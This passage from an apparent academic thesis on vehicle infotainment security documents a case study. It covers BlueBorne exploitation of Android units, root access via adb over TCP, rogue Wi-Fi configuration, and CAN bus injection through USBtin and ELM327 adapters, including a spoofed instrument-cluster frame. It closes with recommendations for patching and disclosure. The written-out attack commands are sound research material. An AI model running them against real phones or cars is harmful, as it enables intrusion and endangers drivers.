

Figure 22: Exploitation failure (own graphic)

In some cases, the Bluetooth service will not crash and open a shell to the attacker pc as visualized in figure 23. The Bluetooth process from which the shell is started, is a highly privileged process in Android and gives filesystem access, including documents, images, the phonebook and other user related information. Furthermore, full control of the network stack and bluetooth stack is possible, which allows the attacker to spread the attack from the victim onwards and create wormable exploits. (Seri & Vishnepolsky, 2019, p. 16)



Figure 23: Exploitation success (own graphic)

5.3 Privilege Escalation

After gaining access through a shell from the bluetooth process, it is necessary to open the adb service via TCP to connect a new shell with root privileges. Therefore, the key of the attacker pc has to be copied into the key storage to authorize it for connections to the device as seen in figure 24.

Figure 24: Adding adb key and starting adb service in tcp mode (own graphic)

This allows an attacker to connect to the Android device via adb and to log in as root user. The full procedure of printing the adb key and afterwards connecting to the victim device can be observed in figure 25.

Figure 25: Opening a root shell from the attacker pc (own graphic)

For this approach, it is crucial that both devices are present in the same Wi-Fi network. The Bluetooth allows to connect the victim through the toybox nc shell to connect to a server that is available on the internet, for example by using the cellular connection

if the target is a smartphone. An IVI could accomplish this task through an inserted SIM card or by using the Wi-Fi hotspot of a connected smartphone. From this point on it is possible to add a malicious Wi-Fi network to the list of trusted networks of the IVI, so that it establishes a connection with the network. For this purpose, the wpa_supplicant program can be used. By changing the wpa_supplicant.conf file in the directory /data/misc/wifi, a trusted network can be added and by restarting the wpa_supplicant service, the device will try to connect to it. Figure 26 displays an example configuration. Executing the killall command results in a loss of connection through the shell, but if adb over Wi-Fi was enabled beforehand and the attacker key was added to the storage, it is now possible to connect via adb through the new Wi-Fi network.

```
$ cat wpa_supplicant.conf
disable_scan_offload=1
update_config=1
device_name=bacon
manufacturer=OnePlus
model_name=A0001
model_number=A0001
serial_number=e7de5ebd
device_type=10-0050F204-5
config_methods=physical_display virtual_push_button
p2p_disabled=1
p2p_no_group_iface=1
pmf=1
external_sim=1
tdls_external_control=1

network={
    ssid="Arx-Lupus"
    psk="S21BJEH7ED"
}
$ killall wpa_supplicant && wpa_supplicant -B
```

Figure 26: Configuration of a malicious Wi-Fi network and restart of the network service (own graphic)

On an Android device with an installed SIM card such as a smartphone, it is also possible to enable the hotspot of the device through adb with the following command sequence:

```
1.  Am start -n com.android.settings/.TetherSettings
2.  Input keyevent 61
3.  Input keyevent 61
4.  Input keyevent 66
5.  Input keyevent 61
6.  Input keyevent 61
7.  Input keyevent 61
8.  Input keyevent 66
9.  Screencap -p /sdcard/hotspot.png
10. Input keyevent 4
11. Input keyevent 61
12. Input keyevent 66
```

Keyevent 61 stands for “TAB”, event 66 for “ENTER” and event 4 for “BACK”. The input command sends the events in the same way as if they were entered on a connected keyboard, which allows to navigate through the tether settings activity in the settings app.

5.4 CAN Access

The primary goal of this case study is to access the internal CAN network of a vehicle through a compromised IVI system. The following subchapters examine two different ways to accomplish this, particularly through a serial connection, as well as through a bluetooth connection via an OBD-II dongle. Both approaches were successful, allowing an adversary to send and receive arbitrary messages on the bus.

5.4.1 USBTin Serial Connection

This approach was used by Costantino & Matteucci (2019) to connect their Android IVI with a vehicle and were able to read and write to the CAN-Bus via a Serial Interface. This Interface is provided by an USB-Tin board that connects the CAN-Bus to an USB connector of the IVI. In order to send CAN Messages, a python environment is installed on the device which executes python scripts with the help of a library for serial communication. While the full source code of the exploitation script is not published, an excerpt (see figure 27) indicates that the pySerial library was used.

```
...
can = serial.Serial(port, baud, timeout=timeout)
can.write(("S2\r").encode('ascii'))
sys.stdout.write("Opening CAN channel\n"); sys.stdout.flush()
can.write(("O\r").encode('ascii'))
sys.stdout.write("Sending command to set odometer speed at ~40kmh...\n"); sys.stdout.flush()
can.write(("t0E520196\r").encode('ascii'))
sys.stdout.write("Command sent\n"); sys.stdout.flush()
...
```

Figure 27: Excerpt from the „CREAM“ exploit script (Costantino & Matteucci, 2019, p. 6)

Instead of the pySerial library, in this case the pyUSBtin library is used, which is also publicly available. Since no pip module exists, installation has to be done manually by executing the install script with a subprocess call. The following commands were used to set up the python environment on the Android IVI and execute a malicious script.

```
1. Git clone https://github.com/qpython-android/qpython3/releases
2. Git clone https://github.com/fishpepper/pyUSBtin
3. Adb connect {TARGET_IP}
4. Adb push qpy3_2019-05-27_cn.apk /sdcard/
5. Adb push pyUSBtin /sdcard/
6. Adb shell pm install /sdcard/qpython3-app-release.apk
7. Adb push script.py /sdcard/
8. Adb shell
9. >su
10. >cd /data/user/0/com.hipipal.qpy3/files/bin
11. >./qpython3-android5.sh
12. >>> import subprocess
13. >>> pysh = "/data/user/0/com.hipipal.qpy3/files/bin/qpython3-
    android5.sh"
14. >>> subprocess.call([pysh,'/sdcard/pyUSBtin/setup.py','install'])
15. >>> subprocess.call([pysh,'/sdcard/script.py'])
```

Another way to connect the IVI with the CAN-Bus would be to add additional pins to the plug of the headunit to car connector, because the IVI has pins for CAN connection on the backside, but these were not wired to the ISO-plug of the car because of unknown reasons. However, this would give the same result as mentioned above.

5.4.2 ELM327 Dongle

OBD-II connectors with Bluetooth or Wi-Fi connectivity provide easy access to the CAN network for car owners. They are used together with Apps such as “Torque” to monitor live values of the vehicle, read DTC messages or delete the error log. In many cases, users do not disconnect them again after usage and vendors such as Pumpkin even sell such adapters optionally with their units, creating an ideal attack surface.
All tests were performed on the “iCar Pro BLE 4.0” Adapter from Vgate. Initial attempts to connect to the adapter via a shell script or python script did not succeed, because although Pip Installs Packages (PIP), the packet installer for python, was usable in the python environment, it was not possible to install the BlueZ library for Bluetooth functionality or any other component that would have provided a method to interact with the adapter without errors. A possible solution might be to precompile necessary libraries, copy them to the Android system and install them there, but this was not investigated, because developing a native App promised a faster solution. The baseline for the CAN-Bus manipulation application was the “android-obd-reader” application by Pires (2017).

This application already provides functionality for connecting to a Bluetooth OBD-II adapter as well as reading capabilities. Interaction with the CAN-Bus itself is performed via an ELM327 chipset on the adapter. The application accesses a previously paired Bluetooth device (the OBD-II adapter in this case) and builds a queue of commands that are issued to a service, which executes them. Apps may be started directly from the ADB shell with the following command:

```
adb shell am start -n com.package.name/com.package.name.ActivityName
```

in this case:

```
adb shell am start -n com.github.pires.obd.reader/
com.github.pires.obd.reader.activity.MainActivity
```

starts the main activity of the application to send CAN messages without any user interaction.

For sending arbitrary commands to the CAN-Bus, it was necessary to modify the commands that are issued to the queue. In the documentation of the ELM327 chip (see Elm Electronics, 2017), so called “AT commands” are listed which allow to modify the behavior. “ATH1” triggers the Header bytes to on, so that they are shown in the responses and “ATSH201” sets the header bits of the request messages from the default value to “201”. The last command with the actual payload has to be sent very often in a short time span, because the original ECU still sends correct information on the bus. By spamming the command to the bus, it takes effect. In this case, the command for 13000 rpm is sent two hundred times to the bus per iteration, so that the odometer reacts and moves its needle.

5.5 Vehicle Exploitation

The AVL List GmbH provided a Mazda BL3 from 2010 for testing purposes, which has a HCAN with a baud rate of 500kbps and a MCAN with a baud rate of 125kbps. By analyzing the CAN Traffic and additional information from Madox (2009) and OpenGarages (2016), it was possible to identify the following values in CAN messages:

```
Format:     HHH#0011223344556677
Message:    201#xxxx0000yyyyzz00
```

xxxx directly relates to the rpm in hex format. Setting it to 32c8 equals 13000 rpm. yyyy relates to the current speed in scale y/100 km/h. Setting it to 6464 equals 257 km/h.

zz is the accelerator position (c8 (200) equals fully pressed)

Therefore, sending the message 201#32c800006464c800 tricks the instrument cluster into thinking that the car is moving at maximum speed and rpm, so it starts to move its needles as seen in figure 28.



Figure 28: Instrument cluster manipulation in the Mazda (own picture)

Although this approach does not work as perfectly for spamming as a direct connection through a serial interface because the ELM327 chip is rather slow, it is still possible to manipulate the state of the vehicle significantly. To increase the efficiency of this attack, other ECUs could be sent into bootrom mode to silence them as described by Miller & Valasek (2016).

5.6 Device Security and Attack Scenario

While the PoC that was described in chapter 5.2 worked flawlessly on the OnePlus One Smartphone, it was not possible to adapt it to the Android 8.1 IVI by Pumkin. Suprisingly, this was not due to the Android version and security patch level being to high, but rather because the whole Bluetooth stack was removed from the system and replaced with a vendor specific Bluetooth application running under a "com.microntek.bluetooth" process. Further investigation showed that the RockChip PX5 chipset in the IVI only features minimal I/O capacities and all complex communication interfaces such as Bluetooth and Wi-Fi are handled by a separate board called Micro Controller Unit (MCU) and then passed on to the main system. Performing CVE-2017-1000250 and CVE-2017-1000251 attacks against the Bluetooth interface were successful, which is a strong indicator that the MCU runs a Linux with an old kernel version that uses a vulnerable BlueZ stack. This concludes,

that even if a user updates the Android version of the IVI, it is still vulnerable for BlueBorne attacks if the MCU firmware is not updated accordingly as well. Furthermore, the vulnerabilities have to be patched in the newer firmware version to secure the system.

In order to create an exploit PoC it would be necessary to extract the firmware and from there the libc.so and bluetooth.default.so binaries from the MCU itself, which has not been done in the scope of this thesis due to time constraints. In addition to the Android 8.1 IVI from Pumpkin that was manufactured by Microntec, another IVI with Android 6.0.1 from XOMAX was acquired that uses an Intel Sofia chipset. On this platform, the Bluetooth Chip is located on the SoC and therefore the corresponding libraries and the com.android.bluetooth service are present in the system. While it was possible to perform a memory leak with CVE-2017-0785, crashing the Bluetooth service with CVE-2017-0781 or CVE-2017-0782 was not possible. Analysis with Ghidra showed that the vulnerability for CVE-2017-0781 is present in the code of the library and debugging with GDB verified that this vulnerable code path gets executed, but the memcpy command does not crash the process. Even patching the library, so that a direct memcpy to address zero (with offset eight) is performend, which should definitely cause a segfault, did not succeed. However, compiling a small binary in C that performs a direct memcpy to address zero, pushing it to the IVI and executing it did result in a segfault. Debugging the Bluetooth process with GDB was hardly doable, because even though a GDB-Server that was already present on the device and a specially for the target architecture compiled GDB were used, executing the PoC crashed the GDB at every breakpoint after a few seconds and lead to a freeze of the whole system. This behaviour may result from the architecture itself, because the Sofia chipset is based on Intel x86 rather than ARM, which is primarily used in Smartphones, and therefore uses different OPCodes on assembly level, or from unknown protection mechanisms that restrict access to specific memory locations.

Although it was not possible to archive a native BlueBorne exploitation of an Android IVI in the scope of this thesis, it was at least possible to perform a Denial of Service (DoS) attack. Assuming that the owner of a vehicle uses an Android smartphone as Wi-Fi hotspot for the IVI, a plausible attack scenario can still be established with the

ADB vulnerability that is described by Costantino & Matteuci (2019). By exploiting the smartphone, it is possible to activate the hotspot functionality and then to scan the network for an open port on the IVI and to connect to it through adb. From there on, the IVI can be used to access the CAN network as described in previous chapters. The whole attack scenario is visualized in figure 29.

Figure 29: Attack Scenario (own graphic)

It is noteworthy, that the BlueBorne vulnerabilities CVE-2017-0781 and CVE-2017-0785 have been mitigated by Google in a security bulletin in September 2017, which means that every Android device with a security patch level of October 2017 or later is secured. But this update has to be provided by the manufacturer or vendor of the device, which happens rarely for Android IVIs, meaning that they stay insecure for a long time, if not forever. Another restriction for the exploit is that for the ALSR bypass specific offsets have to be calculated and therefore a rooted device is needed by the attacker that has the same library version. In the case of Android IVIs, with a very limited number of manufacturers, only minor changes in the software between versions and long software lifecycles, this implies that one working configuration may affect a huge number of devices.

In recent research by Ruge (2020) another major vulnerability in the Bluetooth stack of Android has been found on the 3rd of November 2019. Identified as CVE-2020-0022, also known as “bluefrag”, the vulnerability possibly allows to perform an RCE on Android 8 and 9, targeting all Android devices with a security patch level earlier than February 2020. Leommxj (2020) provides a PoC code on Github, which allowed to verify the vulnerability by crashing the Bluetooth service of a OnePlus 5T that uses a snapdragon ARM processor without facing any problems. Although this exploit does not affect the tested IVIs due to the archictectural differences that have been mentioned at the beginning of this chapter, it still provides a major security threat to many devices that run Android.

6 Conclusions

As outlined in chapter 2, modern vehicles are equipped with many different networks with diverse message formats, protocols and transmission speeds. Focused on reliability and functionality, these networks are usually not protected by appropriate security measures. ECUs that are connected to them only implement as much functionality as necessary to work, with none or only hard coded security functions, far from containing cryptographic hardware or other complex measures to secure themselves and their communications. Chapter 4 showed that vehicles provide many different entry points which results in significant attack surfaces for adversaries. The most prominent ones are TCUs, which communicate with services over the Internet through a cellular connection and IVIs, which perform almost all interaction with the user via multiple interfaces. Previous research undertaken by Miller & Valasek (2013, 2014b and 2015) or Computest (2018), but also by Smith (2016) has shown that modern vehicles contain many misconfigurations and vulnerabilities and represent valuable targets for hackers, as explained in chapter 3. With the case study in chapter 5 it could be demonstrated that known vulnerabilities in the Android operating system can be abused to acquire root access on the device and moreover, that a compromised Android device can be abused in multiple ways to access the internal networks of a vehicle. This empowers adversaries to read and write arbitrary messages for example on the CAN bus. As a result, interaction with ECUs is possible on many vehicles, which can provide a major threat for the security of the driver and passengers. While the described exploitation methods target software vulnerabilities that were patched in the second half of 2017, they are still relevant due to a lack of available firmware updates from manufacturers and vendors, as well as the missing possibility to perform an easy update on such devices. Additionally, cutting edge research by Jan Ruge from TU Darmstadt has shown, that more vulnerabilities in the Bluetooth stack of Android exist which may be used to execute malicious code, implying that newer Android versions are not totally secure either (Ruge, 2020). All these findings show that the automotive industry has to take action and a major effort is required to secure automotive vehicles. Mitigation of software vulnerabilities may be possible with frequent over-the-air-updates as performed by Tesla and connections to a vehicle should require authorization and authentication instead of just being considered

trustworthy as is the case, for example, with provider APNs in cellular connections. Lastly, instead of filing lawsuits against researchers for the disclosure of security incidents, it would be favourable for automotive manufacturers to work together with the research community or at least provide a Responsible Disclosure Policy (RDP) as seen in Comutest (2018). Not only does this approach give them a chance to act ahead and resolve the issues before they are published and make vehicles more secure, it also limits the timespan and possibilities that black hat hackers have for exploiting vulnerabilities.

7 Bibliography

ADAC, 2019a
ADAC, *Leichte Beute: Autos & Motorräder mit Keyless*,
Available at: https://www.adac.de/rund-ums-fahrzeug/ausstattung-technik-zubehoer/assistenzsysteme/keyless/?redirectId=quer.keyless
[Accessed Jan. 08, 2020]

ADAC, 2019b
ADAC, *Autos und Motorräder mit Keyless-Schließsystem, die der ADAC illegal öffnen und wegfahren konnte*,
Available at: https://www.adac.de/-/media/pdf/tet/fahrzeuge-keyless.pdf?la=de-de&hash=B3B19D86811B3895824436E1FBE581ED
[Accessed Jan. 08, 2020]

Alrabady & Mahmud, 2003
Alrabady, A. & Mahmud, S., *Some Attacks Against Vehicles' Passive Entry Security Systems and Their Solutions*,
in *IEEE Transactions on Vehicular Technology*, vol. 52, no. 2, pp. 431-439, March 2003, doi: 10.1109/TVT.2003.808759.
Available at:
https://pdfs.semanticscholar.org/23ff/c1fd88da50e77462d9c8b1e3ba4af70c963b.pdf
[Accessed Jan. 09, 2020]

Alrabady & Mahmud, 2005
Alrabady, A. & Mahmud, S., *Analysis of attacks against the security of keyless-entry systems for vehicles and suggestions for improved designs*,
in *IEEE Transactions on Vehicular Technology*, vol. 54, no. 1, pp. 41-50, Jan. 2005, doi: 10.1109/TVT.2004.838829.
Available at:
http://webpages.eng.wayne.edu/~ad5781/PersonalData/PubPapers/IEEETVT_Jan05.pdf
[Accessed Jan. 08, 2020]

Anton, 2018
Anton, J., *BlueBorne RCE on Android 6.0.1,*
Available from: https://jesux.es/exploiting/blueborne-android-6.0.1-english/
[Accessed Jan 19, 2020]

Autobild 2017
Autobild, *Sicherheitsrisiko keyless go,*
Available at: https://www.au7tobild.de/artikel/sicherheitsrisiko-keyless-go-5413582.html
[Accessed Jan. 08, 2020]

Barisani & Bianco, 2007
Barisani, A. & Bianco, D., *Injecting RDS-TMC Traffic Information Signals,*
Defcon 15, Available at: https://www.defcon.org/images/defcon-15/dc15-presentations/dc-15-barisani_and_bianco.pdf
[Accessed Apr. 13, 2020]

Boisseleau & Ferrere, 2018
Boiselleau, W. & Ferrere, Y, *BlueBorne: Analyse détaillée et adaption de l'exploit,*
XMCO L'ActuSécu 48, Available at: https://www.xmco.fr/actu-secu/XMCO-ActuSecu-48-Blueborne_KRACK.pdf
[Accessed May 1, 2020]

Bruno, 2019a
Bruno, T., *Car Hacking | The Can Bus Tutorial I wish I had*,
Available at: https://medium.com/@tbruno25/car-hacking-the-can-bus-tutorial-i-wish-i-had-783d7e0a2046
[Accessed Jan. 09, 2020]

Bruno, 2019b
Bruno, T., *Car Hacking | How I added features by manipulating can bus - and how you can, too,*
Available at: https://medium.com/@tbruno25/car-hacking-how-i-added-features-by-manipulating-can-bus-and-how-you-can-too-b391fcea11f1
[Accessed Jan. 09, 2020]

Charette, 2009
Charette, R., *This Car Runs on Code,*
Available at: https://spectrum.ieee.org/transportation/systems/this-car-runs-on-code
[Accessed Feb. 18, 2020]

Checkoway et al., 2011
Checkoway, S., McCoy, D., Kantor, B., Anderson, D., Shacham, H., Savage, S., Koscher, K., Czeskis, A., Roesner, F., Kohno, T., *Comprehensive Experimental Analyses of Autmotive Attack Surfaces,*
in 20th USENIX Security Symposium, San Francisco, CA, USA, August 8-12, 2011, Proceedings, Available at: https://checkoway.net/papers/car2011/car2011.pdf
[Accessed Feb. 19, 2020]

Computest, 2018
Computest, *The Connected Car,*
Available at: https://www.computest.nl/documents/9/The_Connected_Car._Research_Rapport_Computest_april_2018.pdf
[Accessed Jan. 08, 2020]

Costantino & Matteucci, 2018
Costantino, G. & Matteucci, I., *CANDY presentation,*
Available at: http://www.automotive-spin.it/uploads/15/15W_Costantino_Matteucci.pdf

[Accessed Jan 19, 2020]

Costantino & Matteucci, 2019
Costantino, G. & Matteucci, I., *CANDY CREAM – Hacking Infotainment Android Systems to Command Instrument Cluster via Can Data Frame,*
in 2019 IEEE International Conference on Computational Science and Engineering (CSE) and IEEE International Conference on Embedded and Ubiquitous Computing (EUC), Available at: https://www.iit.cnr.it/sites/default/files/Costantino-Matteucci2019_Chapter_DemoCANDYCREAM.pdf
[Accessed Jan 19, 2020]

Dariz et al., 2018
Dariz, L., Costantino, G., Ruggeri, M., Martinelli, F., *A Joint Safety and Security Analysis of Message Protection for CAN Bus Protocol,*
in Advances in Science, Technology and Engineering Systems Journal Vol. 3, No. 1, 384-393 (2018), Available at:
https://www.astesj.com/publications/ASTESJ_030147.pdf
[Accessed Jan. 09, 2020]

Elm Electronics, 2017
Elm Electronics, *ELM327 OBD to RS323 Interpreter*,
Available at: https://www.elmelectronics.com/wp-content/uploads/2017/01/ELM327DS.pdf
[Accessed May 11, 2020]

Foster et al., 2015
Foster, I., Prudhomme, A., Koscher, K., Savage, S., *Fast and Vulnerable: A Story of Telematic Failures*,
in Proceedings of the 9th USENIX Conference on Offensive Technologies (WOOT'15). USENIX Association, USA, 15., Available at:
http://www.autosec.org/pubs/woot-foster.pdf
[Accessed Jan. 07, 2020]

Francillon et al., 2010
Francillon, A., Danev, B., Capkun, S., *Relay Attacks on Passive Keyless Entry and Start Systems in Modern Cars*,
in IACR Cryptology ePrint Archive. 2010. 332., Available at:
https://eprint.iacr.org/2010/332.pdf
[Accessed Jan. 08, 2020]

Greenberg, 2015
Greenberg, A., *Hackers Remotely Kill a Jeep on the Highway—With Me in It,*
Available at: https://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/
[Accessed Jan. 07, 2020]

Hook, 2017
Hook-s3c, *Blueborne Android Scanner,*
Available at: https://github.com/hook-s3c/blueborne-scanner
[Accessed May 11, 2020]

Illera & Vidal, 2014
Illera, A. & Vidal, J., *Dude, WTF in my Can,*
slides from Blackhat Asia 2014, Available at: https://www.blackhat.com/docs/asia-14/materials/Garcia-Illera/Asia-14-Garcia-Illera-Dude-WTF-In-My-Can.pdf
[Accessed Jan. 09, 2020]

Intsights, 2019
Intsights, *Under The Hood – Cybercriminals Exploit Automotive Industry's Software Features,*
Available at: https://wow.intsights.com/rs/071-ZWD-900/images/AutomotiveCyberThreatLandscape2019.pdf
[Accessed Apr. 12, 2020]

ISO, 2003a
ISO, *Road vehicles – Controller area network (CAN) – Part 1: Data link layer and physical Signalling*, ISO, Geneva Switzerland, Available at:
http://read.pudn.com/downloads209/ebook/986064/ISO%2011898/ISO%2011898-1.pdf
[Accessed Mar. 10, 2020]

ISO, 2003b
ISO, *Road vehicles – Controller area network (CAN) – Part 2: High-speed medium access unit*, ISO, Geneva Switzerland, Available at:
http://read.pudn.com/downloads557/ebook/2297674/ISO11898/ISO11898-2.pdf
[Accessed Mar. 10, 2020]

Ixia, 2014
Ixia, *Automotive ethernet: An Overview*, Available at:
https://support.ixiacom.com/sites/default/files/resources/whitepaper/ixia-automotive-ethernet-primer-whitepaper_1.pdf
[Accessed April 12, 2020]

Klavmark & Vikingsson, 2015
Klavmark, A. & Vikingsson, T., *Study on Open Source In-Vehicle Infotainment Software Platforms*, Chalmers University of Technology, Sweden, Available at:
http://publications.lib.chalmers.se/records/fulltext/218477/218477.pdf
[Accessed Jan. 13, 2020]

Koscher, 2014
Koscher, K., *Securing Embedded Systems: Analysis of Modern Automotive Systems and Enabling Near-Real Time Dynamic Analysis,*
PhD thesis, University of Washington, Available at:
https://homes.cs.washington.edu/~yoshi/papers/theses/karl-koscher-dissertation.pdf
University of Washington

Leommxj, 2020
Leommxj, *CVE-2020-0022*
Available at: https://github.com/leommxj/cve-2020-0022
[Accessed May 13, 2020]

Lindenkreuz, 2012
Linenkreuz, T., *CAN FD – CAN with Flexible Data Rate,*
slides from Vector Kongress 2012, Available at: https://docplayer.net/48898593-Can-fd-can-with-flexible-data-rate.html
[Accessed Feb. 23, 2020]

Madox, 2009
Madox, *Mazda Can Bus,*
Available at: http://www.madox.net/blog/projects/mazda-can-bus/
[Accessed May 11, 2020]

Mazloom et al., 2016
Mazloom, S., Rezaeirad, M., Hunter, A., McCoy, D., *A Security Analysis of an In-Vehicle Infotainment and App Platform*,
in Proceedings of the 10th USENIX Conference on Offensive Technologies (WOOT'16). USENIX Association, USA, 232–243., Available at: http://damonmccoy.com/papers/ivi-woot.pdf
[Accessed Jan 19, 2020]

Miller & Valasek, 2013
Miller, C. & Valasek, C., *Adventures in Automotive Networks and Control Units*
Available at: http://illmatics.com/car_hacking.pdf
[Accessed Jan. 07, 2020]

Miller & Valasek, 2014a
Miller, C. & Valasek, C., *Car Hacking: For Poories*,
Available at: http://illmatics.com/car_hacking_poories.pdf
[Accessed Jan. 07, 2020]

Miller & Valasek, 2014b
Miller, C. & Valasek, C., *Survey of Remote Automotive Attack Surfaces*,
Available at: http://illmatics.com/remote%20attack%20surfaces.pdf
[Accessed Jan. 07, 2020]

Miller & Valasek, 2015
Miller, C. & Valasek, C., *Remote Exploitation of an unaltered Passenger Vehicle*,
Available at: http://illmatics.com/Remote%20Car%20Hacking.pdf
[Accessed Jan. 07, 2020]

Miller & Valasek, 2016
Miller, C. & Valasek, C., *CAN Message Injection,*
Available at: http://illmatics.com/can%20message%20injection.pdf
[Accessed Jan. 09, 2020]

Munro, 2017
Munro, K., *Hacking IoT vendors & smart cars via private APNs*,
Available at: https://www.pentestpartners.com/security-blog/hacking-iot-vendors-smart-cars-via-private-apns/
[Accessed Jan. 09, 2020]

Ojasoo, 2017
Ojasoo, K., *CVE-2017-0781 PoC*,
Available at: https://github.com/ojasookert/CVE-2017-0781
[Accessed May 1, 2020]

OpenGarages, 2016
OpenGarages, *Mazda CAN ID*,
Available at: http://opengarages.org/index.php/Mazda_CAN_ID
[Accessed May 11, 2020]

Pires, 2017
Pires, *android-obd-reader,*
Available at: https://github.com/pires/android-obd-reader
[Accessed May 11, 2020]

Rouf et al, 2010
Rouf, I., Miller, R., Mustafa, H., Taylor, T., Oh, S., Xu, W., Gruteser, M., Trappe, W., Seskar, I., *Security and Privacy Vulnerabilities of In-Car Wireless Networks: A Tire Pressure Monitoring Case Study*,
Available at: http://www.winlab.rutgers.edu/~Gruteser/papers/xu_tpms10.pdf
[Accessed May 11, 2020]

Ruge, 2020
Ruge, J., *CVE-2020-0022 an Android 8.0-9.0 Bluetooth Zero-Click RCE – BlueFrag,*
Available at: https://insinuator.net/2020/04/cve-2020-0022-an-android-8-0-9-0-bluetooth-zero-click-rce-bluefrag/
[Accessed May 13, 2020]

Seri & Vishnepolsky, 2017
Seri, B., & Vishnepolsky, G., *BlueBorne – The dangers of Bluetooth implementations: Unveiling zero day vulnerabilities and security flaws in modern Bluetooth stacks.*
Armis INC., Available at: https://info.armis.com/rs/645-PDC-047/images/BlueBorne%20Technical%20White%20Paper_20171130.pdf
[Accessed Jan 19, 2020]

Seri & Vishnepolsky, 2019
Seri, B., & Vishnepolsky, G., *BlueBorne on Android - Exploiting an RCE over the Air.*
Armis INC., Available at: https://go.armis.com/hubfs/BlueBorne%20-%20Android%20Exploit%20(20171130).pdf
[Accessed Jan 19, 2020]

Smith, 2016
Smith, C., *The Car Hackers Handbook,*
No Starch Press, USA., Available at:
http://docs.alexomar.com/biblioteca/thecarhackershandbook.pdf
[Accessed Jan. 07, 2020]

Smith, 2017a
Smith, C., *Exiting the Matrix: Introducing Metasploits Hardware Bridge*
Available at: https://blog.rapid7.com/2017/02/02/exiting-the-matrix/
[Accessed Jan. 07, 2020]

Smith, 2017b
Smith, C., *Car hacking on the cheap*
Available at: https://blog.rapid7.com/2017/02/08/car-hacking-on-the-cheap/
[Accessed Jan. 07, 2020]

Wen, 2005
Wen, V., *Security on Tire Pressure Monitor System*,
U. C. Berkeley, Available at:
